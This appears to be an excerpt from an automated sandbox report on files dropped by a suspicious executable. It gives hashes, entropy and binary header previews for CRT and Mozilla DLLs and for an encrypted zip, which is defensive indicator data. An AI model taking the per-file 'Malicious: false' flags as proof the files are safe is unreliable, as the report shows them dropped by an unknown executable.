Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.13172731865352
Encrypted:	false
SSDEEP:	192:fiWIghWGZirX+4z123Ouo+Uggs/nGfe4pBjS/RFcpOWh0txKdmVWQ4GWs8ylDikh:aWPhWjO4Ri00GftpBjZOemSXlvNQ0
MD5:	A2F2258C32E3BA9ABF9E9E38EF7DA8C9
SHA1:	116846CA871114B7C54148AB2D968F364DA6142F
SHA-256:	565A2EEC5449EEEED68B430F2E9B92507F979174F9C9A71D0C36D58B96051C33
SHA-512:	E98CBC8D958E604EFFA614A3964B3D66B6FC646BDCA9AA679EA5E4EB92EC0497B91485A40742F3471F4FF10DE83122331699EDC56A50F06AE86F21FAD70953F E
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...|..O.... .....!..... ....0.....E*....@.....e..... .....8=.....T..... .....text...u..... ....`.rsrc..... .....@..@v.....|..O.....9...d...d.....|..O.....d.....|..O.....RSDS.X...7.....$k....api-ms-win-crt-locale-l1-1-0.pdb.....d ....rdata..d.....rdata$zzzdbg.....e....edata... ..`....rsrc$01....` .....rsrc$02.....|..O.....8.....5...h.....E.....$...N...t.....$...D...b ...!...R..... ...s.....:...k.....9...X.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-crt-math-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	28984
Entropy (8bit):	6.6686462438397
Encrypted:	false
SSDEEP:	384:7OTEmbM4Oe5grykfIgTmLyWPhW30i00GftpBjAKemXlDbNl:dEMq5grxfInbRoiNeSp
MD5:	8B0BA750E7B15300482CE6C961A932F0
SHA1:	71A2F5D76D23E48CEF8F258EAAD63E586CFC0E19
SHA-256:	BECE7BAB83A5D0EC5C35F0841CBBF413E01AC878550FBDB34816ED55185DCFED
SHA-512:	FB646CDCDB462A347ED843312418F037F3212B2481F3897A16C22446824149EE96EB4A4B47A903CA27B1F4D7A352605D4930DF73092C380E3D4D77CE4E972C5A
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!.. .....@.....P.....@.....+.....@.....4..8=.....T..... .....text...,..... ....`.rsrc.....@.....0.....@..@v.....7...d...d.....d.....RSDSB...=.....,....api-ms-win-crt-math-l1-1-0.pdb.....d....r data..d.....rdata$zzzdbg.....+...edata...@..`....rsrc$01....`@.....rsrc$02.....l.....:..:...(.....(...@...X...q.....4...M...g..... ..= ..i ... ...!..E!..o!...!...!...!..."..F"..s"..."..."..."...#..E#..o#...#...#..

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-crt-multibyte-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	26424
Entropy (8bit):	6.712286643697659
Encrypted:	false
SSDEEP:	384:kDy+Kr6aLPmIHJI6/CpG3t2G3t4odXL5WPhWFY0i00GftpBjbnMxem8hzlmTMiLV:kDZKrZPmIHJI64GoiZMxe0V
MD5:	35FC66BD813D0F126883E695664E7B83
SHA1:	2FD63C18CC5DC4DEFC7EA82F421050E668F68548
SHA-256:	66ABF3A1147751C95689F5BC6A259E55281EC3D06D3332DD0BA464EFFA716735
SHA-512:	65F8397DE5C48D3DF8AD79BAF46C1D3A0761F727E918AE63612EA37D96ADF16CC76D70D454A599F37F9BA9B4E2E38EBC845DF4C74FC1E1131720FD0DCB8814 1
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....u'.....!.. ...$.....@.....P.....@..... .....@.....*..8=.....T.....text....".....$..... ....`.rsrc.....@.....&.....@..@v.....u'.....<...d...d.....u'.....d.....u'.....RSDS7.%..5..+...+.....api-ms-win-crt-multibyte-l1-1-0.pdb. .....d....rdata..d.....rdata$zzzdbg..... ...edata...@..`....rsrc$01....`@.....rsrc$02.....u'.....8...X...x...;...`.....1...T...w.....'...L...q... .....B...e.....7...Z...}.....+...L...m.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-crt-private-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	73016
Entropy (8bit):	5.838702055399663
Encrypted:	false
SSDEEP:	1536:VAHEGlVDe5c4bFE2Jy2cvxXWpD9d3334BkZnkPFZo6kt:Vc7De5c4bFE2Jy2cvxXWpD9d3334BkZj
MD5:	9910A1BFDC41C5B39F6AF37F0A22AACD
SHA1:	47FA76778556F34A5E7910C816C78835109E4050
SHA-256:	65DED8D2CE159B2F5569F55B2CAF0E2C90F3694BD88C89DE790A15A49D8386B9
SHA-512:	A9788D0F8B3F61235EF4740724B4A0D8C0D3CF51F851C367CC9779AB07F208864A7F1B4A44255E0DE8E030D84B63B1BDB58F12C8C20455FF6A55EF6207B31A91
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....^1.... .....!.....R.....@.....8=.....T.....text..... ....`.rsrc.....@..@v.....^1.....:...d...d.....^1.....d.....^1.....RSDS.J..w/.8..bu..3.....api-ms-win-crt-private-l1-1-0.pdb..... d....rdata..d.....rdata$zzzdbg.....edata.....`....rsrc$01....`.....rsrc$02.....^1.....>.....8...h#...5...>...?..7?.._?...?...?...?...@..V@...@...@...@..+A..\A.. .A...A...A...B..LB...B...B...C..HC...C...C...C...C...D..HD...D...D...E..eE...E...E...F..1F..gF...F...F...G..BG..uG...G..

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-crt-process-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19256
Entropy (8bit):	7.076072254895036
Encrypted:	false
SSDEEP:	192:aRQqjd7dWIghWG4U9kuDz7M123Ouo+Uggs/nGfe4pBjSbAURWh0txKdmVWQ4CW+6:aKcWPhWFkDz6i00GftpBjYemZlUG+zIU
MD5:	8D02DD4C29BD490E672D271700511371
SHA1:	F3035A756E2E963764912C6B432E74615AE07011
SHA-256:	C03124BA691B187917BA79078C66E12CBF5387A3741203070BA23980AA471E8B
SHA-512:	D44EF51D3AAF42681659FFFFF4DD1A1957EAF4B8AB7BB798704102555DA127B9D7228580DCED4E0FC98C5F4026B1BAB242808E72A76E09726B0AF839E384C3B
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...l.h.....!.. ....0.....U....@.....x..... .....8=.....T.....text..... . .`.rsrc..... .....@..@v.....l.h.....:...d...d.....l.h.....d.....l.h.....RSDSZ\.qM..l....3.....api-ms-win-crt-process-l1-1-0.pdb.....d....rdata.. d.....rdata$zzzdbg.....x....edata... ..`....rsrc$01....` .....rsrc$02.....l.h.....$...$...8.....X.....&...@...Y...q.....*...E..._...z.....!...<. ..V...q.....9...V...t.....7...R...i...

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-crt-runtime-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	22840
Entropy (8bit):	6.942029615075195
Encrypted:	false
SSDEEP:	384:7b7hrKwWPhWFlsnhi00GftpBj+6em90lmTMiLzrF7:7bNrKxZnhoig6eQN7
MD5:	41A348F9BEDC8681FB30FA78E45EDB24

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-crt-runtime-l1-1-0.dll	
SHA1:	66E76C0574A549F293323DD6F863A8A5B54F3F9B
SHA-256:	C9BBC07A033BAB6A828ECC30648B501121586F6F53346B1CD0649D7B648EA60B
SHA-512:	8C2CB53CCF9719DE87EE65ED2E1947E266EC7E8343246DEF6429C6DF0DC514079F5171ACD1AA637276256C607F1063144494B992D4635B01E09DDEA6F5EEF20
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....L.....!.. .....0.....@.....i....@.....0.....8=.....T.....text..... . .`.rsrc.....0.....@..@v.....L.....:...d...d.....L.....d.....L.....RSDS6..>[d.=. ....C....api-ms-win-crt-runtime-l1-1-0.pdb.....d ....rdata..d.....rdata$zzzdbg.....edata...0..`....rsrc$01....`0.....rsrc$02.....L....f.....k...k...8.....4...S...s.....E...g.....)...N.. .n.....&...E...f.....'...D...j.....>.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-crt-stdio-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	24368
Entropy (8bit):	6.873960147000383
Encrypted:	false
SSDEEP:	384:GZpFVhjWPhWxEi00GftpBjmjjem3Cl1z6h1r:eCfoi0espbr
MD5:	FEFB98394CB9EF4368DA798DEAB00E21
SHA1:	316D86926B558C9F3F6133739C1A8477B9E60740
SHA-256:	B1E702B840AEBE2E9244CD41512D158A43E6E9516CD2015A84EB962FA3FF0DF7
SHA-512:	57476FE9B546E4CAFB1EF4FD1CBD757385BA2D445D1785987AFB46298ACBE4B05266A0C4325868BC4245C2F41E7E2553585BFB5C70910E687F57DAC6A8E911E
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!.. .....0.....@.....)....@.....a.....0.....".0=.....T.....text...a..... ....`.rsrc.....0.....@..@v.....8...d...d.....d.....RSDS...iS#.hg.....j....api-ms-win-crt-stdio-l1-1-0.pdb.....d.... rdata..d.....rdata$zzzdbg.....a....edata...0..`....rsrc$01....`0.....rsrc$02.....^.....(..... .....<...y.....)...h..... ...].....H.....)...D...^...v..... .....T...u.....9...Z...{.....0...Q...

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-crt-string-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	23488
Entropy (8bit):	6.840671293766487
Encrypted:	false
SSDEEP:	384:5iFMx0C5yguNvZ5VQgx3SbwA7yMVlkFGlnWPhWGTi00GftpBjslem89lgC:56S5yguNvZ5VQgx3SbwA71lkFv5oialj
MD5:	404604CD100A1E60DFDAF6ECF5BA14C0
SHA1:	58469835AB4B916927B3CABF54AEE4F380FF6748
SHA-256:	73CC56F20268BFB329CCD891822E2E70DD70FE21FC7101DEB3FA30C34A08450C
SHA-512:	DA024CCB50D4A2A5355B7712BA896DF850CEE57AA4ADA33AAD0BAE6960BCD1E5E3CEE9488371AB6E19A2073508FBB3F0B257382713A31BC0947A4BF1F7A20E E4
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....S.....!.. .....0.....@.....B.....@.....0.....".9.....T.....text..... ..`.rsrc.....0.....@..@v.....S.....9...d...d.....S.....d.....S.....RSDSI.....$[~f..5....api-ms-win-crt-string-l1-1-0.pdb.....d....rdata. .d.....rdata$zzzdbg.....edata...0..`....rsrc$01....`0.....rsrc$02.....S....,.....8.....W...s.....#...B...a.....<...[...z.....;... [...{..... ...A...b.....<...X...r.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-crt-time-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20792
Entropy (8bit):	7.018061005886957
Encrypted:	false
SSDEEP:	384:8ZSWWVgWPhWFe3di00GftpBjnlfemHlUG+zITA+0:XRNoibernAA+0
MD5:	849F2C3EBF1FCBA33D16153692D5810F
SHA1:	1F8EDA52D31512EBFDD546BE60990B95C8E28BFB
SHA-256:	69885FD581641B4A680846F93C2DD21E5DD8E3BA37409783BC5B3160A919CB5D
SHA-512:	44DC4200A653363C9A1CB2BDD3DA5F371F7D1FB644D1CE2FF5FE57D939B35130AC8AE27A3F07B82B3428233F07F974628027B0E6B6F70F7B2A8D259BE95222F
Malicious:	false

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-crt-time-l1-1-0.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....OI..... .....!..... .....0.....@..... .....8=.....T.....text..... ....`.rsrc..... .....@..@v.....OI.....7...d...d.....OI.....d.....OI.....RSDS...s..,E.w.9I..D....api-ms-win-crt-time-l1-1-0.pdb.....d....rdata..d.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....OI.....H...H...(...H...h... ...=...\...z.....8...V...s.....&...D...a...~..... .....?...b.....!...F...k.....0...N...k.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\api-ms-win-crt-utility-l1-1-0.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.127951145819804
Encrypted:	false
SSDEEP:	192:QqfHQdu3WIghWG4U9lYdsNtL/123Ouo+Uggs/nGfe4pBjSb8Z9Wh0txKdmVWQ4Cg:/fBWPhWF+esnhi00GftpBjLBemHlP55q
MD5:	B52A0CA52C9C207874639B62B6082242
SHA1:	6FB845D6A82102FF74BD35F42A2844D8C450413B
SHA-256:	A1D1D6B0CB0A8421D7C0D1297C4C389C95514493CD0A386B49DC517AC1B9A2B0
SHA-512:	18834D89376D703BD461EDF7738EB723AD8D54CB92ACC9B6F10CBB55D63DB22C2A0F2F3067FE2CC6FEB775DB397030606608FF791A46BF048016A1333028D0A
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....!5.....!.. ....0.....4....@.....^..... .....8=.....T.....text...n..... . .`.rsrc..... .....@..@v.....!5.....:...d...d.....!5.....d.....!5.....RSDS.....k.....api-ms-win-crt-utility-l1-1-0.pdb.....d....rdata.. d.....rdata$zzzdbg.....^....edata... ..`....rsrc$01....` .....rsrc$02.....!5.....d.....8.....(.....#...<...U...l.....+...@...[...r..... .....4...I..._.....3...N...e...|.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\breakpadinjector.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	117712
Entropy (8bit):	6.598338256653691
Encrypted:	false
SSDEEP:	3072:9b9ffsTV5n8cSQQtys6FXCVnx+IMD6eN07e:P25V/QQs6WTMex7e
MD5:	A436472B0A7B2EB2C4F53FDF512D0CF8
SHA1:	963FE8AE9EC8819EF2A674DBF7C6A92DBB6B46A9
SHA-256:	87ED943D2F06D9CA8824789405B412E770FE84454950EC7E96105F756D858E52
SHA-512:	89918673ADDC0501746F24EC9A609AC4D416A4316B27BF225974E898891699B630BB18DB32432DA2F058DC11D9AF7BAF95D067B29FB39052EE7C6F622718271B
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....s..y7.{*7.{*7.{*..x+>.{*..~+l.{*...+%.{*.x+$.{*..+'.{*.~+..{*..z+4.{*7.z*A.{*..~+>.{*..{+6.{*...*6.{*..y+6.{*Rich7.{*.....PE..L....@.\.....!.....t.....0.....S....@.....P...P.....(.....`...T..... .....@.....0..D.....text..... ..`.rdata...l...0...n... .....@..@.data.....@....rsrc.....@..@.reloc... .....@..B..... .....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\freebl3.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	334288
Entropy (8bit):	6.808908775107082
Encrypted:	false
SSDEEP:	6144:6cYBCU/bEPU6Rc5xUqc+z75nv4F0GHrIraqqDL6XPSed:67WRCB7zl4F0l4qn6R
MD5:	60ACD24430204AD2DC7F148B8CFE9BDC
SHA1:	989F377B9117D7CB21CBE92A4117F88F9C7693D9
SHA-256:	9876C53134DBBEC4DCCA67581F53638EBA3FEA3A15491AA3CF2526B71032DA97
SHA-512:	626C36E9567F57FA8EC9C36D96CBADEDE9C6F6734A7305ECFB9F798952BBACDFA33A1B6C4999BA5B78897DC2EC6F91870F7EC25B2CEACBAEE4BE942FE881DB01
Malicious:	false
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$...../...AV..AV..AV...V..AV].@W..AV.1.V..AV].BW..AV].DW..AV].EW..AV..@W..AVO.@W..AV..@V.AVO.BW..AVO.EW..AVO.AW..AVO.V..AVO.CW..AVRich..AV.....PE..L....@.\.....!.....f.....p..... @.....p...P.....@..x.....P.....0...T.....@.....8.....text...d..... ..`.rdata.....@..@.data. ..,H.....@....rsrc...x....@.....@..@.reloc.....P.....@..B..... .....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\kE9gS2wR6.zip	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe

C:\Users\user\AppData\LocalLow\qO7qM6fA3\kE9gS2wR6.zip	
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	2828315
Entropy (8bit):	**7.998625956067725**
Encrypted:	**true**
SSDEEP:	49152:tiGLaX5/cgbRETlc0EqgSVAx07XZiEi4qiefeEJGt5ygL0+6/qax:t9OX9alwJSVP1fnefekGt5CP
MD5:	1117CD347D09C43C1F2079439056ADA3
SHA1:	93C2CE5FC4924314318554E131CFBCD119F01AB6
SHA-256:	4CFADA7EB51A6C0CB26283F9C86784B2B2587C59C46A5D3DC0F06CAD2C55EE97
SHA-512:	FC3F85B50176C0F96898B7D744370E2FF0AA2024203B936EB1465304C1C7A56E1AC078F3FDF751F4384536602F997E745BFFF97F1D8FF2288526883185C08FAF
Malicious:	false
Preview:	PK.....znN<..{r....i.....nssdbm3.dll...|...8...N..Y..6.$J.....$1...D .a.....jL.V..C...N.;....}./.....$...Z,T.R.qc...Ec.=.....;..{..s....p.`..A.?M.....W!.....a..?N...~e.A..W.o.....[.}...,...;.+\....Jw.|...k.....<yR.^.E.o.nxs.c...=V.....,..F....cu.....w.O..[..u.{..<.w....7P...{..K~..E..w...c...z^..[Z....6.G.V.2..+.n4.....1M.....w{f..nJL..{. d.....M..+.. ...../.)..$X!.....L..K.`.M...w.I..LA8r.IX...r...87..}.....<.].r.....TWm.....b6/._....a..W.IB...3.n.._...j....o.Mz.._Q.....8....K.*.....gr..L..*H...v....6[*...4I...{.1g..<..>M..$G.&Y.....-.....O..9\...,t..W.m.X..Y.3.*...S<#}.".>.0RBg,...lh.s..o.....r.p8...)..3..K.v....ds.n3.+]....+....krMu._.Y\..../8T.....&.BC.".u..;..e.k u$.....~`.{.!.M...\W.Y.37+nQ.Z.*...3\G..5d....Z.hVL..Z.\|k.5...XF.Y..lVVW..C..\|.....b..\.Z...m. ..0...P.F8{].U.p..RW,n...MM.....s..._@..>Q.. ...N.>.T?WM....)9B.....mVW.....b.6{..\|.....O....M....>.>.$\.%..L.zF.l...3

C:\Users\user\AppData\LocalLow\qO7qM6fA3\ldap60.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	132048
Entropy (8bit):	6.627391684128337
Encrypted:	false
SSDEEP:	3072:qgXCFTvwqiiynFa6zqeqQZ06DdEH4sq9gHNaIkIQhEwe:qdvwqMFbOePIP/zkIQ2h
MD5:	5A49EBF1DA3D5971B62A4FD295A71ECF
SHA1:	40917474EF7914126D62BA7CDBF6CF54D227AA20
SHA-256:	2B128B3702F8509F35CAD0D657C9A00F0487B93D70336DF229F8588FBA6BA926
SHA-512:	A6123BA3BCF9DE6AA8CE09F2F84D6D3C79B0586F9E2FD0C8A6C3246A91098099B64EDC2F5D7E7007D24048F10AE9FC30CCF7779171F3FD03919807EE6AF768(
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Q...?S..?S..?S..S..?S|.>R..?S;..S..?S|.<R..?S|.:R..?S|.;R..?S..>R..?S..>S..?Sn.;R.?Sn.?R..?Sn..S..?Sn.=R..?SRich..?S.....PE..L....@.\.....''!.....f..... .....0.....@..... x..... .....p...T.....@.....\.....text...:..... ..`.rdata...@.....B.....@..@.data...I.....@....rsrc...x.... .....@..@.reloc..... .....@..B..... .....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\ldif60.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20432
Entropy (8bit):	6.337521751154348
Encrypted:	false
SSDEEP:	384:YxfML3ALxK0AZEuzOJKRsIFYvDG8A3OPLonw4S:0fMmxFyO4RpGDG8MjS
MD5:	4FE544DFC7CDAA026DA6EDA09CAD66C4
SHA1:	85D21E5F5F72A4808F02F4EA14AA65154E52CE99
SHA-256:	3AABBE0AA86CE8A91E5C49B7DE577AF73B9889D7F03AF919F17F3F315A879B0F
SHA-512:	5C78C5482E589AF7D609318A6705824FD504136AEAAC63F373E913DA85FA03AF868669534496217B05D74364A165D7E08899437FCC0E3017F02D94858BA814BB
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....9..j..j..j...j..j^..k..j^..k..j^..k..j^..k..j...k..j..j..jL..k..jL..k..jL.bj..jL..k..jRich..j.....PE..L....<.\.....''!.....Y.....0.....p.....r.....@.....5.....6.....P..x.....2.....`..x....0..T.....(1..@.....0.....text..... ..`.rdata.....0.....@..@.data.....@.....&.....@....rsrc...x....P.....,.....@..@.reloc..x....`.....0.....@..B..... .....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\lgpllibs.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	55760
Entropy (8bit):	6.738700405402967
Encrypted:	false
SSDEEP:	1536:LxsBS3Q6j+37mWT7DT/GszGrn7iBCmjFCOu:LxTBcmWT7X/Gszen7icmjFtu
MD5:	56E982D4C380C9CD24852564A8C02C3E
SHA1:	F9031327208176059CD03F53C8C5934C1050897F

C:\Users\user\AppData\LocalLow\qO7qM6fA3\lgpllibs.dll	
SHA-256:	7F93B70257D966EA1C1A6038892B19E8360AADD8E8AE58E75EBB0697B9EA8786
SHA-512:	92ADC4C905A800F8AB5C972B166099382F930435694D5F9A45D1FDE3FEF94FAC57FD8FAFF56FFCFCFDBC61A43E6395561B882966BE0C814ECC7E672C67E6765A
Malicious:	false
Preview:	MZ.....@.....(.....!..L.!This program cannot be run in DOS mode....$.....l...l..l.....l..~....l..9...l..~....l..~....l..~....l.....l..l...l..l...l..l...l..l..l...l..l...l..l...l..l...l..Rich.l.....PE..L...z@.\.....!.....2.....t....@.....x.....T.....@.....text..... ..`.rdata..>.....@..@.data.....@....rodata.8.....@..@.rsrc...x.....@..@.reloc.....@..B.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\libEGL.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	22480
Entropy (8bit):	6.528357540966124
Encrypted:	false
SSDEEP:	384:INZ9mLVDAffJJKAtn0mLAb8X3FbvDG8A3OPLonzvGb:4mx+fXvn4YFrDG8MKb
MD5:	96B879B611B2BBEE85DF18884039C2B8
SHA1:	00794796ACAC3899C1FB9ABBF123FEF3CC641624
SHA-256:	7B9FC6BE34F43D39471C2ADD872D5B4350853DB11CC66A323EF9E0C231542FB9
SHA-512:	DF8F1AA0384A5682AE47F212F3153D26EAFBBF12A8C996428C3366BEBE16850D0BDA453EC5F4806E6A62C36D312D37B8BBAFF549968909415670C9C61A6EC49
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$...../...N{.N{.N{.6..N{.F,z.N{.F,x.N{.F,~.N{.F,..N{..z.N{.T-z.N{.Nz..N{.T-~.N{.T-{.N{.T-..N{.T-y.N{.Rich.N{.....PE..L...aA.\.....!.....(..... .....p.....~.....@.....%.....d....P..x.....:.....`.....!..T. .....@..... ..... .....text... ..... ..`.rdata..... .....@..@.data.....@.....2.....@....rsrc...x....P.....4..... @..@.reloc.....`.....8.....@..B.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\mozMapi32.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83408
Entropy (8bit):	6.436278889454398
Encrypted:	false
SSDEEP:	1536:CNr03+TtFKytqB0EeCsu1sW+cdQOTki9jHiU:CNrDKHBBjXQSki9OU
MD5:	385A92719CC3A215007B83947922B9B5
SHA1:	38DE6CA70CEE1BAD84BED29CE7620A15E6ABCD10
SHA-256:	06EF2010B738FBE99BCDEBBF162473A4EE090678BB6862EEB0D4C7A8C3F225BB
SHA-512:	9F0DFF00C7E72D7017AECE3FA5C31A9C2C2AA0CCC6606D2561CE8D36A4A1F0AB8DC452E2C65E9F4B6CD32BBB8ADA1FF7C865126A5F318719579DB763E4C413F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....mR;...;...;.....2.....G.....).....*.....".....4.....>...;...n.....:.....:.....:.....:...Rich;.....PE..L....=.\.....!.....`.....>....@.....l.....<....@..P.....(.....P..d...0...T.....@.....text..... ..`.rdata..Z[.....\.....@..@.data..... .....@....rsrc...P....@.....@..@.reloc..d....P..... .....@..B.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\mozMapi32_InUse.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83408
Entropy (8bit):	6.436278889454398
Encrypted:	false
SSDEEP:	1536:CNr03+TtFKytqB0EeCsu1sW+cdQOTki9jHiU:CNrDKHBBjXQSki9OU
MD5:	385A92719CC3A215007B83947922B9B5
SHA1:	38DE6CA70CEE1BAD84BED29CE7620A15E6ABCD10
SHA-256:	06EF2010B738FBE99BCDEBBF162473A4EE090678BB6862EEB0D4C7A8C3F225BB
SHA-512:	9F0DFF00C7E72D7017AECE3FA5C31A9C2C2AA0CCC6606D2561CE8D36A4A1F0AB8DC452E2C65E9F4B6CD32BBB8ADA1FF7C865126A5F318719579DB763E4C413F
Malicious:	false

C:\Users\user\AppData\LocalLow\qO7qM6fA3\mozMapi32_InUse.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....mR;...;...;.....2.....G.....).....*.....".....4.....>...;...n.....:.....:.....:...Rich;.....PE..L....=.\.....".....`.....>.....@.....l.....<....@..P.....(.....P..d...0...T.....@.....text..... ..`.rdata..Z[.....\.....@..@.data..... .....@....rsrc...P....@.....@..@.reloc..d....P.....@..B.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\mozglue.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	137168
Entropy (8bit):	6.784614237836286
Encrypted:	false
SSDEEP:	3072:Z6s2DIGLXlNJJcPoN0j/kVqhp1qt/TXTv7q1D2JJJvPhrSeXZ5dR:MszGLXlNrE/kVqhp12/TXTjSD2JJJvPt
MD5:	EAE9273F8CDCF9321C6C37C244773139
SHA1:	8378E2A2F3635574C106EEA8419B5EB00B8489B0
SHA-256:	A0C6630D4012AE0311FF40F4F06911BCF1A23F7A4762CE219B8DFFA012D188CC
SHA-512:	06E43E484A89CEA9BA9B9519828D38E7C64B040F44CDAEB321CBDA574E7551B11FEA139CE3538F387A0A39A3D8C4CBA7F4CF03E4A3C98DB85F8121C2212A907
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U..;..;..;....;.W...;...8..;...?..;..:..;...>..;..:..;..:.w.;...?..;...>..;..;..;.....;...9..;.Rich.;.....PE..L...{>.\.....".....z.....@.....j....@A.....@...t.....@.....x.....0..l.....T.....T....h...@.....l.....text....x.....z..... ..`.rdata..^e.....f...~.....@..@.data.....@....didat..8.....@....rsrc...x.... .....@..@.reloc..l....0.....@..B.....

C:\Users\user\AppData\LocalLow\qO7qM6fA3\msvcp140.dll	
Process:	C:\Users\user\Desktop\Tk6dsSEyOC.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	440120
Entropy (8bit):	6.652844702578311
Encrypted:	false
